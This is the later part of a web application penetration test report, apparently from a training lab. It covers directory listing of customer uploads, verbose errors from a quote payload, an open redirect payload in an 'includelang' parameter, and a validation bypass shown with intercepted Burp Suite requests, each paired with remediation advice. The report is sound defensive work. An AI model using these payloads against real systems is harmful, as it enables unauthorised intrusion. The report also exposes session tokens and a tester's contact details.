
Personal Information Leakage

Personal Information Leakage (Low)	<p>Below mentioned urls disclose personal inforamtion</p> <p>Affected URL :</p> <p>http://35.154.196.131/static/images/upload/customers/default.png</p> <p>http://35.154.196.131/products/details.php?p_id=2</p>

Observation


Navigate to mentioned URL

And you can see the whole path where everyone photo is stored



Not secure 35.154.196.131/static/images/uploads/			
Index of /static/images/uploads/			
<hr/>			
../	07-Jan-2019 08:49	-	
customers/	07-Jan-2019 08:49	-	
products/	05-Jan-2019 06:00	91456	
card.png			
<hr/>			

Personal information leakage



Business Impact – Moderate

Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the personal information of any account and plan further attacks on any specific account

Recommendations

You can apply encryption to the personal data

You can add authenticity and authorization to access the other data

REFERENCES:-



<https://cipher.com/blog/25-tips-for-protecting-pii-and-sensitive-data/>

<https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise>

Default Messages

In below mentioned urls ,if add a specific payload it will show default messages	
Default messages (Low)	Affected URL :
	•http://13.126.196.134/?includelang=lang/en.php
	Payload
	•en.php' (GET Parameter)

Observation and POC



Business Impact – Moderate

Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the server architecture and plan further attacks on the server.

Recommendations

Do not display the default error messages because it not tells about the server but also sometimes about the

location. So, whenever there is an error, send it to the same page or throw some manually written error.

REFERENCES:-



https://www.owasp.org/index.php/Improper_Error_Handling


Open redirection

Open Redirection (Low)	In below mentioned urls we can change the path of redirection
	Affected URL :
	http://13.126.196.134/?includelang=lang/en.php
	http://13.126.196.134/?includelang=lang/fr.php
	Payload:-
	http://13.126.196.134/?includelang=https/www.google.com?lang/en.php

Observation and PoC

You can see all observation and poc with screenshot in get parameter





Business Impact – low

An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site.

Recommendations

Disallow Offsite Redirects.

If you have to redirect the user based on URLs, instead of using untrusted input you should always use an ID which is internally resolved to the respective URL.

If you want the user to be able to issue redirects you should use a redirection page that requires the user to click on the link instead of just redirecting them.

You should also check that the URL begins with http:// or https:// and also invalidate all other URLs to prevent the use of malicious URIs such as javascript:

REFERENCES:-

<https://cwe.mitre.org/data/definitions/601.html>

<https://www.hacksplaining.com/prevention/open-redirects>

Client side and server side validation bypass

Client side and
server side
validation bypass
(Low)

In below mentioned urls , we can easily bypass client side and server side validation

Affected URL :

<http://13.126.121.253/profile/16/edit/>Affected parameter:

- Contact Number (POST Parameter)

Payload used:

- 123465890000000

Observation

Here we intercepted the request and made changes in the contact number field

35.154.196.131/profile/16/edit/

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Lifestyle Store My Cart My Profile My Orders Blog

My Profile

unknown

unknown@gmail.com

unknownn

9545542424

aaaaaa

UPLOAD PROFILE PICTURE

UPDATE

PoC

Burp Suite Professional v2021.5.2 - Temporary Project - Licensed to Zer0DayLab

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://35.154.196.131:80

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw In Actions

```
1 POST /profile/submit.php HTTP/1.1
2 Host: 35.154.196.131
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/plain, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data; boundary=-----3902216852488711393669218990
9 Content-Length: 707
10 Origin: http://35.154.196.131
11 Connection: close
12 Referer: http://35.154.196.131/profile/16/edit/
13 Cookie: key=08C39CA4-7618-ADEB-E907-71E85F2F2F66; PHPSESSID=voc2utk804cs1jvsuueqcf8g70; X-XSRF-TOKEN=8c0855e8508ccf253b07940131234f6fa6dd63fd072372239afa8e6fe2c1439b
14
15 -----3902216852488711393669218990
16 Content-Disposition: form-data; name="name"
17
18 unknown
19 -----3902216852488711393669218990
20 Content-Disposition: form-data; name="contact"
21
22 9545542423
23 -----3902216852488711393669218990
24 Content-Disposition: form-data; name="address"
25
26 aaaaaa
27 -----3902216852488711393669218990
28 Content-Disposition: form-data; name="user_id"
29
30 16
31 -----3902216852488711393669218990
32 Content-Disposition: form-data; name="X-XSRF-TOKEN"
33
34 8c0855e8508ccf253b07940131234f6fa6dd63fd072372239afa8e6fe2c1439b
35 -----3902216852488711393669218990--
36
```

9546546456

```
15 -----270108844432246254823419466101
16 Content-Disposition: form-data; name="name"
17
18 unknown
19 -----270108844432246254823419466101
20 Content-Disposition: form-data; name="contact"
21
22 9546546456
23 -----270108844432246254823419466101
24 Content-Disposition: form-data; name="address"
25
26 aaaaaa
27 -----270108844432246254823419466101
28 Content-Disposition: form-data; name="user_id"
29
30 16
31 -----270108844432246254823419466101
32 Content-Disposition: form-data; name="X-XSRF-TOKEN"
33
34 182b565e5b9975f039c48fcf2f4f63562011d2c14552136ad94a457ff72690e8
35 -----270108844432246254823419466101--
36
```

profile/16/edit/

NetHunter 🔥 Exploit-DB 🔥 Google Hacking DB 🔥 OffSec

Lifestyle Store My Cart My Profile My Orders Blog Forum

My Profile

unknown

unknown@gmail.com

unknownn

9546546456

aaaaaa

UPLOAD PROFILE PICTURE

UPDATE

you can see here values are changed

Business Impact – Moderate

The data provided by the user ,if incorrect, is not a very big issue but still must be checked for propervalidatory information.

Recommendations

Implement all critical checks on server side code only.

Client-side checks must be treated as decoratives only.

All business logic must be implemented and checked on the server code.

REFERENCES:-

<http://projects.webappsec.org/w/page/13246933/Improper%20Input%20Handling>

Thank You

For any further clarifications/patch assistance, please
contact:8795240939 or mail 02arjun.m2@gmail.com